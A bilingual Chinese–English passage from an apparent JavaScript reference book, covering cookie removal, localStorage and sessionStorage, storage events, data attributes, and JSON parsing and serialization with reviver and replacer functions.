var expiry = new Date();
expiry.setTime(expiry.getTime() - 3600);
document.cookie = name + "=; expires=" + expiry.toGMTString() + "; path=/"
```

This will remove the cookie with a given name.

第33章：网页存储

参数	描述
名称	项目的键/名称
值	项目的值

第33.1节：使用localStorage

localStorage对象提供持久（但非永久——见下文限制）字符串的键值存储。任何更改都会立即在同一源的所有其他窗口/框架中可见。存储的值会持久保存，除非用户清除已保存的数据或设置了过期限制。localStorage使用类似映射的接口来获取和设置值。

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')) // "John Smith"

localStorage.removeItem('name');
console.log(localStorage.getItem('name')) // null
```

如果你想存储简单的结构化数据，可以使用JSON将其序列化为字符串进行存储，或从字符串反序列化。

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));

console.log(JSON.parse(localStorage.getItem('players')));
// [ 对象 { 名称: "Tyler", 分数: 22 }, 对象 { 名称: "Ryan", 分数: 41 } ]
```

浏览器中的 localStorage 限制

移动浏览器：

浏览器	谷歌 Chrome	安卓浏览器	Firefox	iOS	Safari
版本	40	4.3	34	6-8	
可用空间	10MB	2MB	10MB	5MB	

桌面浏览器：

浏览器	谷歌浏览器	Opera	火狐浏览器	Safari	互联网浏览器
版本	40	27	34	6-8	9-11
空间可用	10MB	10MB	10MB	5MB	10MB

第33.2节：更简单的存储处理方式

localStorage, sessionStorage 是JavaScript对象，你可以将它们视为对象来使用。与其使用存储方法如.getItem(), .setItem()等...，这里有一个更简单的替代方案：

```
// 设置
localStorage.greet = "Hi!"; // 与以下相同：window.localStorage.setItem("greet", "Hi!");

// 获取
localStorage.greet; // 等同于：window.localStorage.getItem("greet");

// 删除项目
delete localStorage.greet; // 等同于：window.localStorage.removeItem("greet");
```

Chapter 33: Web Storage

Parameter	Description
name	The key/name of the item
value	The value of the item

Section 33.1: Using localStorage

The localStorage object provides persistent (but not permanent - see limits below) key-value storage of strings. Any changes are immediately visible in all other windows/frames from the same origin. The stored values persistent indefinitely unless the user clears saved data or configures an expiration limit. localStorage uses a map-like interface for getting and setting values.

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')) // "John Smith"

localStorage.removeItem('name');
console.log(localStorage.getItem('name')) // null
```

If you want to store simple structured data, you can use JSON to serialize it to and from strings for storage.

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));

console.log(JSON.parse(localStorage.getItem('players')));
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

localStorage limits in browsers

Mobile browsers:

Browser	Google Chrome	Android Browser	Firefox	iOS	Safari
Version	40	4.3	34	6-8	
Space available	10MB	2MB	10MB	5MB	

Desktop browsers:

Browser	Google Chrome	Opera	Firefox	Safari	Internet Explorer
Version	40	27	34	6-8	9-11
Space available	10MB	10MB	10MB	5MB	10MB

Section 33.2: Simpler way of handling Storage

localStorage, sessionStorage are JavaScript **Objects** and you can treat them as such. Instead of using Storage Methods like .getItem(), .setItem(), etc... here's a simpler alternative:

```
// Set
localStorage.greet = "Hi!"; // Same as: window.localStorage.setItem("greet", "Hi!");

// Get
localStorage.greet; // Same as: window.localStorage.getItem("greet");

// Remove item
delete localStorage.greet; // Same as: window.localStorage.removeItem("greet");
```

```
// 清空存储  
localStorage.clear();
```

示例：

```
// 存储值 (字符串, 数字)  
localStorage.hello = "Hello";  
localStorage.year = 2017;  
  
// 存储复杂数据 (对象, 数组)  
var user = {name:"John", surname:"Doe", books:["A", "B"]};  
localStorage.user = JSON.stringify( user );  
  
// 重要提示：数字以字符串形式存储  
console.log( typeof localStorage.year ); // 字符串  
  
// 取回值  
var someYear = localStorage.year; // "2017"  
  
// 获取复杂数据  
var userData = JSON.parse( localStorage.user );  
var userName = userData.name; // "John"  
  
// 删除特定数据  
delete localStorage.year;  
  
// 清除 (删除) 所有存储的数据  
localStorage.clear();
```

第33.3节：存储事件

每当在localStorage中设置一个值时，storage事件将会在同一源的所有其他windows上触发。这个机制可以用来在不同页面之间同步状态，而无需重新加载或与服务器通信。例如，我们可以将输入元素的值反映为另一个窗口中的段落文本：

第一个窗口

```
var input = document.createElement('input');  
document.body.appendChild(input);  
  
input.value = localStorage.getItem('user-value');  
  
input.oninput = function(event) {  
    localStorage.setItem('user-value', input.value);  
};
```

第二窗口

```
var output = document.createElement('p');  
document.body.appendChild(output);  
  
output.textContent = localStorage.getItem('user-value');  
  
window.addEventListener('storage', function(event) {  
    if (event.key === 'user-value') {  
        output.textContent = event.newValue;  
    }  
});
```

注意事项

```
// Clear storage  
localStorage.clear();
```

Example:

```
// Store values (Strings, Numbers)  
localStorage.hello = "Hello";  
localStorage.year = 2017;  
  
// Store complex data (Objects, Arrays)  
var user = {name:"John", surname:"Doe", books:["A", "B"]};  
localStorage.user = JSON.stringify( user );  
  
// Important: Numbers are stored as String  
console.log( typeof localStorage.year ); // String  
  
// Retrieve values  
var someYear = localStorage.year; // "2017"  
  
// Retrieve complex data  
var userData = JSON.parse( localStorage.user );  
var userName = userData.name; // "John"  
  
// Remove specific data  
delete localStorage.year;  
  
// Clear (delete) all stored data  
localStorage.clear();
```

Section 33.3: Storage events

Whenever a value in set in localStorage, a storage event will be dispatched on all other windows from the same origin. This can be used to synchronize state between different pages without reloading or communicating with a server. For example, we can reflect the value of an input element as paragraph text in another window:

First Window

```
var input = document.createElement('input');  
document.body.appendChild(input);  
  
input.value = localStorage.getItem('user-value');  
  
input.oninput = function(event) {  
    localStorage.setItem('user-value', input.value);  
};
```

Second Window

```
var output = document.createElement('p');  
document.body.appendChild(output);  
  
output.textContent = localStorage.getItem('user-value');  
  
window.addEventListener('storage', function(event) {  
    if (event.key === 'user-value') {  
        output.textContent = event.newValue;  
    }  
});
```

Notes

如果通过脚本修改了域名，事件在Chrome、Edge和Safari中不会被触发或捕获。

第一个窗口

```
// 页面网址 : http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
localStorage.setItem('user-value', input.value);
};


```

第二窗口

```
// 页面网址 : http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// 在Chrome(53)、Edge和Safari(10.0)下，监听器永远不会被调用。
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

第33.4节：sessionStorage

sessionStorage对象实现了与localStorage相同的Storage接口。然而，sessionStorage数据不是与同一源的所有页面共享，而是为每个窗口/标签页单独存储。存储的数据在该窗口/标签页中只要打开就会持续存在，但在其他地方不可见。

```
var audio = document.querySelector('audio');

// 如果用户点击链接然后返回这里，保持音量不变。
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
  sessionStorage.setItem('volume', audio.volume);
};
```

保存数据到sessionStorage

```
sessionStorage.setItem('key', 'value');
```

从sessionStorage获取保存的数据

```
var data = sessionStorage.getItem('key');
```

从 sessionStorage 中移除已保存的数据

```
sessionStorage.removeItem('key')
```

Event is not fired or catchable under Chrome, Edge and Safari if domain was modified through script.

First window

```
// page url: http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

Second Window

```
// page url: http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// Listener will never called under Chrome(53), Edge and Safari(10.0).
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

Section 33.4: sessionStorage

The sessionStorage object implements the same Storage interface as localStorage. However, instead of being shared with all pages from the same origin, sessionStorage data is stored separately for every window/tab. Stored data persists between pages *in that window/tab* for as long as it's open, but is visible nowhere else.

```
var audio = document.querySelector('audio');

// Maintain the volume if the user clicks a link then navigates back here.
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
  sessionStorage.setItem('volume', audio.volume);
};
```

Save data to sessionStorage

```
sessionStorage.setItem('key', 'value');
```

Get saved data from sessionStorage

```
var data = sessionStorage.getItem('key');
```

Remove saved data from sessionStorage

```
sessionStorage.removeItem('key')
```

第33.5节 : localStorage 长度

localStorage.length 属性返回一个整数，表示 localStorage 中的元素数量示例：

设置项目

```
localStorage.setItem('StackOverflow', '文档');
localStorage.setItem('font', 'Helvetica');
localStorage.setItem('image', 'sprite.svg');
```

获取长度

```
localStorage.length; // 3
```

第33.6节 : 错误情况

大多数浏览器在配置为阻止 Cookie 时，也会阻止localStorage。尝试使用它将导致异常。不要忘记处理这些情况。

```
var video = document.querySelector('video')
try {
  video.volume = localStorage.getItem('volume')
} catch (error) {
  alert('如果您想保存音量，请开启 Cookie')
}
video.play()
```

如果不处理错误，程序将无法正常运行。

第33.7节 : 清除存储

要清除存储，只需运行

```
localStorage.clear();
```

第33.8节 : 移除存储项

要从浏览器存储中移除特定项目（与setItem相反），请使用removeItem

```
localStorage.removeItem("greet");
```

示例：

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");

console.log( localStorage.getItem("greet") ); // null
```

(同样适用于sessionStorage)

Section 33.5: localStorage length

localStorage.length property returns an integer number indicating the number of elements in the localStorage

Example:

Set Items

```
localStorage.setItem('StackOverflow', 'Documentation');
localStorage.setItem('font', 'Helvetica');
localStorage.setItem('image', 'sprite.svg');
```

Get length

```
localStorage.length; // 3
```

Section 33.6: Error conditions

Most browsers, when configured to block cookies, will also block localStorage. Attempts to use it will result in an exception. Do not forget to manage these cases.

```
var video = document.querySelector('video')
try {
  video.volume = localStorage.getItem('volume')
} catch (error) {
  alert('If you\'d like your volume saved, turn on cookies')
}
video.play()
```

If error were not handled, program would stop functioning properly.

Section 33.7: Clearing storage

To clear the storage, simply run

```
localStorage.clear();
```

Section 33.8: Remove Storage Item

To remove a specific item from the browser Storage (the opposite of setItem) use removeItem

```
localStorage.removeItem("greet");
```

Example:

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");

console.log( localStorage.getItem("greet") ); // null
```

(Same applies for sessionStorage)

第34章：数据属性

第34.1节：访问数据属性

使用dataset属性

新的dataset属性允许访问（读取和写入）任何元素上的所有数据属性data-*。

```
<p>国家列表 :</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">美国</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">加拿大</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">法国</li>
</ul>
<button type="button" onclick="correctDetails()">更正国家详情</button>
<script>
function showDetails(item) {
  var msg = item.innerHTML
  + "\r\nISO ID: " + item.dataset.id
  + "\r\n拨号代码: " + item.dataset.dialCode;
  alert(msg);
}

function correctDetails(item) {
  var item = document.getEmentById("C3");
  item.dataset.id = "FR";
  item.dataset.dialCode = "33";
}
</script>
```

注意：dataset属性仅在现代浏览器中支持，且其速度略慢于所有浏览器均支持的getAttribute和setAttribute方法。

使用 getAttribute 和 setAttribute 方法

如果您想支持 HTML5 之前的旧浏览器，可以使用getAttribute和setAttribute方法，这些方法用于访问包括 data 属性在内的任何属性。上面示例中的两个函数可以这样写：

```
<script>
function showDetails(item) {
  var msg = item.innerHTML
  + "\r\nISO ID: " + item.getAttribute("data-id")
  + "\r\n拨号代码: "
  + item.getAttribute("data-dial-code");
  alert(msg);
}

function correctDetails(item) {
  var item = document.getEmentById("C3");
  item.setAttribute("id", "FR");
  item.setAttribute("data-dial-code", "33");
}
</script>
```

Chapter 34: Data attributes

Section 34.1: Accessing data attributes

Using the dataset property

The new dataset property allows access (for both reading and writing) to all data attributes data-* on any element.

```
<p>Countries:</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
function showDetails(item) {
  var msg = item.innerHTML
  + "\r\nISO ID: " + item.dataset.id
  + "\r\nDial Code: " + item.dataset.dialCode;
  alert(msg);
}

function correctDetails(item) {
  var item = document.getEmentById("C3");
  item.dataset.id = "FR";
  item.dataset.dialCode = "33";
}
</script>
```

Note: The dataset property is only supported in modern browsers and it's slightly slower than the getAttribute and setAttribute methods which are supported by all browsers.

Using the getAttribute & setAttribute methods

If you want to support the older browsers before HTML5, you can use the getAttribute and setAttribute methods which are used to access any attribute including the data attributes. The two functions in the example above can be written this way:

```
<script>
function showDetails(item) {
  var msg = item.innerHTML
  + "\r\nISO ID: " + item.getAttribute("data-id")
  + "\r\nDial Code: " + item.getAttribute("data-dial-code");
  alert(msg);
}

function correctDetails(item) {
  var item = document.getEmentById("C3");
  item.setAttribute("id", "FR");
  item.setAttribute("data-dial-code", "33");
}
</script>
```

第35章：JSON

参数	详情
<code>JSON.parse</code>	解析JSON字符串 要解析的 JSON 字符串。 为输入的 JSON 字符串指定转换规则。
<code>JSON.stringify</code>	序列化可序列化的值 根据 JSON 规范要序列化的值。 有选择地包含 <code>value</code> 对象的某些属性。
<code>replacer (函数 或 字符串[] 或 数字[])</code>	如果提供的是 数字，则会插入相应数量的空格以提高可读性。如果提供的是 字符串，则该字符串（前 10 个字符）将用作空白字符。
<code>space (字符串 或 数字)</code>	

JSON (JavaScript 对象表示法) 是一种轻量级的数据交换格式。它易于人类阅读和编写且易于机器解析和生成。需要注意的是，在 JavaScript 中，JSON 是一个字符串，而不是一个对象。

基本概述可以在 [json.org](#) 网站上找到，该网站还包含了多种编程语言中标准实现的链接。

第 35.1 节：JSON 与 JavaScript 字面量的比较

JSON 代表“JavaScript 对象表示法”，但它不是 JavaScript。可以将其视为一种 **数据序列化格式**，恰好可以直接用作 JavaScript 字面量。然而，不建议直接运行（即通过 `eval()`）从外部来源获取的 JSON。从功能上讲，JSON 与 XML 或 YAML 并无太大区别—如果将 JSON 想象成一种非常类似于 JavaScript 的序列化格式，可以避免一些混淆。

尽管名称仅暗示对象，且通过某些 API 的大多数用例总是对象和数组，但 JSON 并不仅限于对象或数组。支持以下原始类型：

- 字符串（例如 `"Hello World!"`）
- 数字（例如 `42`）
- 布尔值（例如 `true`）
- 值为 `null`

`undefined` 不被支持，因为未定义的属性在序列化为 JSON 时会被省略。因此，没有办法反序列化 JSON 并得到值为 `undefined` 的属性。

字符串 `"42"` 是有效的 JSON。JSON 并不总是必须有外层的 `{...}` 或 `[...]`。

虽然部分 JSON 也是有效的 JavaScript，部分 JavaScript 也是有效的 JSON，但两者之间存在一些细微差别，两种语言都不是对方的子集。

以下 JSON 字符串为例：

```
{"color": "blue"}
```

这可以直接插入到 JavaScript 中。它在语法上是有效的，并且会产生正确的值：

```
const skin = {"color": "blue"};
```

Chapter 35: JSON

Parameter	Details
<code>JSON.parse</code> <code>input(string)</code> <code>reviver(function)</code>	Parse a JSON string JSON string to be parsed. Prescribes a transformation for the input JSON string.
<code>JSON.stringify</code> <code>value(string)</code> <code>replacer(function or String[] or Number[])</code> <code>space(String or Number)</code>	Serialize a serializable value Value to be serialized according to the JSON specification. Selectively includes certain properties of the <code>value</code> object. If a number is provided, then space number of whitespaces will be inserted for readability. If a string is provided, the string (first 10 characters) will be used as whitespaces.

JSON (JavaScript Object Notation) is a lightweight data-interchange format. It is easy for humans to read and write and easy for machines to parse and generate. It is important to realize that, in JavaScript, JSON is a string and not an object.

A basic overview can be found on the [json.org](#) website which also contains links to implementations of the standard in many different programming languages.

Section 35.1: JSON versus JavaScript literals

JSON stands for "JavaScript Object Notation", but it's not JavaScript. Think of it as just a *data serialization format* that happens to be directly usable as a JavaScript literal. However, it is not advisable to directly run (i.e. through `eval()`) JSON that is fetched from an external source. Functionally, JSON isn't very different from XML or YAML – some confusion can be avoided if JSON is just imagined as some serialization format that looks very much like JavaScript.

Even though the name implies just objects, and even though the majority of use cases through some kind of API always happen to be objects and arrays, JSON is not for just objects or arrays. The following primitive types are supported:

- String (e.g. `"Hello World!"`)
- Number (e.g. `42`)
- Boolean (e.g. `true`)
- The value `null`

`undefined` is not supported in the sense that an undefined property will be omitted from JSON upon serialization. Therefore, there is no way to deserialize JSON and end up with a property whose value is `undefined`.

The string `"42"` is valid JSON. JSON doesn't always have to have an outer envelope of `{...}` or `[...]`.

While some JSON is also valid JavaScript and some JavaScript is also valid JSON, there are some subtle differences between both languages and neither language is a subset of the other.

Take the following JSON string as an example:

```
{"color": "blue"}
```

This can be directly inserted into JavaScript. It will be syntactically valid and will yield the correct value:

```
const skin = {"color": "blue"};
```

然而，我们知道 "color" 是一个有效的标识符名称，属性名周围的引号可以省略：

```
const skin = {color: "blue"};
```

我们也可以使用单引号代替双引号：

```
const skin = {'color': 'blue'};
```

但是，如果我们将这两个字面量都当作 JSON 来处理，它们都不是语法上有效的 JSON：

```
{color: "blue"}  
{'color': 'blue'}
```

JSON 严格要求所有属性名必须使用双引号，字符串值也必须使用双引号。

对于 JSON 新手来说，常常会尝试将带有 JavaScript 字面量的代码片段当作 JSON 使用，然后对 JSON 解析器报出的语法错误感到困惑。

当在代码或对话中使用错误的术语时，会引发更多混淆。

一个常见的反模式是将保存非 JSON 值的变量命名为“json”：

```
fetch(url).then(function (response) {  
  const json = JSON.parse(response.data); // 由此引发混淆！  
  
  // 到此为止，我们已经不再使用"JSON"这个概念，  
  // 但这个概念仍然保留在变量名中。  
});
```

在上述示例中，`response.data` 是由某个API返回的JSON字符串。JSON在HTTP响应域结束。带有“json”误称的变量仅包含一个JavaScript值（可以是对象、数组，甚至是一个简单的数字！）

一种更不易混淆的写法是：

```
fetch(url).then(function (response) {  
  const value = JSON.parse(response.data);  
  
  // 到此为止，我们已经完成了"JSON"概念的使用。  
  // 解析JSON后，你不再谈论JSON。  
});
```

开发者们也常常滥用“JSON对象”这个说法。这也会导致混淆。因为如上所述，JSON字符串不一定包含对象作为值。“JSON字符串”是更合适的术语。就像“XML字符串”或“YAML字符串”一样。你得到一个字符串，解析它，最终得到一个值。

第35.2节：使用reviver函数解析

reviver函数可以用来过滤或转换被解析的值。

版本 ≥ 5.1

```
var jsonString = '[{"name":"John","score":51}, {"name":"Jack","score":17}]';  
  
var data = JSON.parse(jsonString, function reviver(key, value) {  
  return key === 'name' ? value.toUpperCase() : value;  
});
```

However, we know that "color" is a valid identifier name and the quotes around the property name can be omitted:

```
const skin = {color: "blue"};
```

We also know that we can use single quotes instead of double quotes:

```
const skin = {'color': 'blue'};
```

But, if we were to take both of these literals and treat them as JSON, **neither will be syntactically valid** JSON:

```
{color: "blue"}  
{'color': 'blue'}
```

JSON strictly requires all property names to be double quoted and string values to be double quoted as well.

It's common for JSON-newcomers to attempt to use code excerpts with JavaScript literals as JSON, and scratch their heads about the syntax errors they are getting from the JSON parser.

More confusion starts arising when *incorrect terminology* is applied in code or in conversation.

A common anti-pattern is to name variables that hold non-JSON values as "json":

```
fetch(url).then(function (response) {  
  const json = JSON.parse(response.data); // Confusion ensues!  
  
  // We're done with the notion of "JSON" at this point,  
  // but the concept stuck with the variable name.  
});
```

In the above example, `response.data` is a JSON string that is returned by some API. JSON stops at the HTTP response domain. The variable with the "json" misnomer holds just a JavaScript value (could be an object, an array, or even a simple number!)

A less confusing way to write the above is:

```
fetch(url).then(function (response) {  
  const value = JSON.parse(response.data);  
  
  // We're done with the notion of "JSON" at this point.  
  // You don't talk about JSON after parsing JSON.  
});
```

Developers also tend to throw the phrase "JSON object" around a lot. This also leads to confusion. Because as mentioned above, a JSON string doesn't have to hold an object as a value. "JSON string" is a better term. Just like "XML string" or "YAML string". You get a string, you parse it, and you end up with a value.

Section 35.2: Parsing with a reviver function

A reviver function can be used to filter or transform the value being parsed.

Version ≥ 5.1

```
var jsonString = '[{"name":"John", "score":51}, {"name":"Jack", "score":17}]';  
  
var data = JSON.parse(jsonString, function reviver(key, value) {  
  return key === 'name' ? value.toUpperCase() : value;  
});
```

版本 ≥ 6

```
const jsonString = '[{"name":"John","score":51}, {"name":"Jack","score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'name' ? value.toUpperCase() : value
);
```

这将产生以下结果：

```
[  
  {  
    'name': 'JOHN',  
    'score': 51  
  },  
  {  
    'name': 'JACK',  
    'score': 17  
  }  
]
```

当数据必须以JSON格式序列化/编码传输，但又希望访问时能反序列化/解码时，这非常有用。在下面的例子中，一个日期被编码为其ISO 8601表示形式。我们使用reviver函数将其解析为JavaScript的Date对象。

版本 ≥ 5.1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

var data = JSON.parse(jsonString, function (key, value) {
  return (key === 'date') ? new Date(value) : value;
});

版本 ≥ 6
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
  key === '日期' ? new Date(value) : value
);
```

确保复活函数在每次迭代结束时返回有用的值非常重要。如果复活函数返回undefined、没有返回值或执行到函数末尾，属性将从对象中删除。否则，该属性将被重新定义为返回值。

第35.3节：序列化一个值

可以使用JSON.stringify函数将JavaScript值转换为JSON字符串。

```
JSON.stringify(value[, replacer[, space]])
```

1. value 要转换为JSON字符串的值。

```
/* 布尔值 */ JSON.stringify(true)          // 'true'
/* 数字 */  JSON.stringify(12)            // '12'
/* 字符串 */ JSON.stringify('foo')        // '"foo"'
/* 对象 */  JSON.stringify({})          // '{}'
             JSON.stringify({foo: 'baz'}) // '{"foo": "baz"}'
/* 数组 */  JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* 日期 */  JSON.stringify(new Date())     // '2016-08-06T17:25:23.588Z'
/* 符号 */  JSON.stringify({x:Symbol()})   // '{}'
```

Version ≥ 6

```
const jsonString = '[{"name":"John", "score":51}, {"name":"Jack", "score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'name' ? value.toUpperCase() : value
);
```

This produces the following result:

```
[  
  {  
    'name': 'JOHN',  
    'score': 51  
  },  
  {  
    'name': 'JACK',  
    'score': 17  
  }  
]
```

This is particularly useful when data must be sent that needs to be serialized/encoded when being transmitted with JSON, but one wants to access it deserialized/decoded. In the following example, a date was encoded to its ISO 8601 representation. We use the reviver function to parse this in a JavaScript Date.

Version ≥ 5.1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

var data = JSON.parse(jsonString, function (key, value) {
  return (key === 'date') ? new Date(value) : value;
});

Version ≥ 6
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'date' ? new Date(value) : value
);
```

It is important to make sure the reviver function returns a useful value at the end of each iteration. If the reviver function returns undefined, no value or the execution falls off towards the end of the function, the property is deleted from the object. Otherwise, the property is redefined to be the return value.

Section 35.3: Serializing a value

A JavaScript value can be converted to a JSON string using the `JSON.stringify` function.

```
JSON.stringify(value[, replacer[, space]])
```

1. value The value to convert to a JSON string.

```
/* Boolean */ JSON.stringify(true)          // 'true'
/* Number */ JSON.stringify(12)            // '12'
/* String */ JSON.stringify('foo')        // '"foo"'
/* Object */ JSON.stringify({})          // '{}'
             JSON.stringify({foo: 'baz'}) // '{"foo": "baz"}'
/* Array */  JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* Date */   JSON.stringify(new Date())     // '2016-08-06T17:25:23.588Z'
/* Symbol */ JSON.stringify({x:Symbol()})   // '{}'
```

2. replacer 一个函数，用于改变字符串化过程的行为，或者是一个字符串和数字组成的数组对象，作为白名单，用于过滤要包含在JSON字符串中的值对象的属性。如果该值为null或未提供，则对象的所有属性都包含在生成的JSON字符串中。

```
// replacer作为函数
function replacer (key, value) {
  // 过滤属性
  if (typeof value === "string") {
    return
  }
  return value
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'

// replacer 作为数组
JSON.stringify(foo, ['foundation', 'week', 'month'])
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'
// 仅保留 `foundation`、`week` 和 `month` 属性
```

3. space 为了可读性，可以将用于缩进的空格数作为第三个参数指定。

```
JSON.stringify({x: 1, y: 1}, null, 2) // 缩进将使用 2 个空格字符
/* 输出:
{
  'x': 1,
  'y': 1
}
```

或者，可以提供一个字符串值用于缩进。例如，传入"将导致使用制表符字符进行缩进。

```
JSON.stringify({ x: 1, y: 1 }, null, '')
/* 输出:
{
  'x': 1,
  'y': 1
}
```

第35.4节：序列化和恢复类实例

您可以使用自定义的toJSON方法和reviver函数来传输您自己类的实例。如果对象有toJSON方法，则序列化的是该方法的结果，而不是对象本身。

```
版本 < 6
function Car(color, speed) {
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
```

2. replacer A function that alters the behaviour of the stringification process or an array of String and Number objects that serve as a whitelist for filtering the properties of the value object to be included in the JSON string. If this value is null or is not provided, all properties of the object are included in the resulting JSON string.

```
// replacer as a function
function replacer (key, value) {
  // Filtering out properties
  if (typeof value === "string") {
    return
  }
  return value
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'

// replacer as an array
JSON.stringify(foo, ['foundation', 'week', 'month'])
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'
// only the `foundation`, `week`, and `month` properties are kept
```

3. space For readability, the number of spaces used for indentation may be specified as the third parameter.

```
JSON.stringify({x: 1, y: 1}, null, 2) // 2 space characters will be used for indentation
/* output:
{
  'x': 1,
  'y': 1
}
```

Alternatively, a string value can be provided to use for indentation. For example, passing '\t' will cause the tab character to be used for indentation.

```
JSON.stringify({x: 1, y: 1}, null, '\t')
/* output:
{
  'x': 1,
  'y': 1
}
```

Section 35.4: Serializing and restoring class instances

You can use a custom toJSON method and reviver function to transmit instances of your own class in JSON. If an object has a toJSON method, its result will be serialized instead of the object itself.

```
Version < 6
function Car(color, speed) {
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
```

```

speed: this.speed
};

Car.fromJSON = function(data) {
    return new Car(data.color, data.speed);
};

版本 ≥ 6
class Car {
constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
}

toJSON() {
    return {
        $type: 'com.example.Car',
        color: this.color,
        speed: this.speed
    };
}

static fromJSON(data) {
    return new Car(data.color, data.speed);
}
}

var userJson = JSON.stringify({
    name: "John",
    car: new Car('红色', '快速')
});

```

这会生成一个包含以下内容的字符串：

```

{"name":"John","car":{"$type":"com.example.Car","color":"red","speed":"fast"}}

var userObject = JSON.parse(userJson, function reviver(key, value) {
    return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});

```

这会生成以下对象：

```

{
    name: "John",
    car: Car {
        color: "red",
        speed: "fast",
        id_: 0.19349242527065402
    }
}

```

第35.5节：使用replacer函数进行序列化

可以使用 replacer 函数来过滤或转换被序列化的值。

```

const userRecords = [
    {name: "Joe", points: 14.9, level: 31.5},
    {name: "Jane", points: 35.5, level: 74.4},
    {name: "Jacob", points: 18.5, level: 41.2},
];

```

```

speed: this.speed
};

Car.fromJSON = function(data) {
    return new Car(data.color, data.speed);
};

Version ≥ 6
class Car {
constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
}

toJSON() {
    return {
        $type: 'com.example.Car',
        color: this.color,
        speed: this.speed
    };
}

static fromJSON(data) {
    return new Car(data.color, data.speed);
}
}

var userJson = JSON.stringify({
    name: "John",
    car: new Car('red', 'fast')
});

```

This produces the a string with the following content:

```

{"name": "John", "car": {"$type": "com.example.Car", "color": "red", "speed": "fast"}}

var userObject = JSON.parse(userJson, function reviver(key, value) {
    return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});

```

This produces the following object:

```

{
    name: "John",
    car: Car {
        color: "red",
        speed: "fast",
        id_: 0.19349242527065402
    }
}

```

Section 35.5: Serializing with a replacer function

A replacer function can be used to filter or transform values being serialized.

```

const userRecords = [
    {name: "Joe", points: 14.9, level: 31.5},
    {name: "Jane", points: 35.5, level: 74.4},
    {name: "Jacob", points: 18.5, level: 41.2},
];

```

```

{name: "杰西", points: 15.1, level: 28.1},
];

// 在共享记录之前，移除姓名并将数字四舍五入为整数以实现匿名化
const anonymousReport = JSON.stringify(userRecords, (key, value) =>
  key === 'name'
    ? undefined
    : (typeof value === 'number' ? Math.floor(value) : value)
);

```

这将生成以下字符串：

```
'[{"points":14,"level":31}, {"points":35,"level":74}, {"points":18,"level":41}, {"points":15,"level":28}]'
```

第35.6节：解析简单的JSON字符串

JSON.parse()方法将字符串解析为JSON，并返回JavaScript的原始类型、数组或对象：

```

const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // 输出: [1, 2, "c", "d", {e: false}]

```

第35.7节：循环对象值

并非所有对象都能转换为 JSON 字符串。当对象存在循环自引用时，转换将失败。

这通常发生在父子相互引用的层级数据结构中：

```

const world = {
  name: 'World',
  regions: []
};

world.regions.push({
  name: 'North America',
  parent: 'America'
});
console.log(JSON.stringify(world));
// {"name": "World", "regions": [{"name": "North America", "parent": "America"}]}

world.regions.push({
  name: 'Asia',
  parent: world
});

console.log(JSON.stringify(world));
// Uncaught TypeError: Converting circular structure to JSON

```

一旦检测到循环，异常就会被抛出。如果没有循环检测，字符串将会无限长。

```

{name: "Jessie", points: 15.1, level: 28.1},
];

// Remove names and round numbers to integers to anonymize records before sharing
const anonymousReport = JSON.stringify(userRecords, (key, value) =>
  key === 'name'
    ? undefined
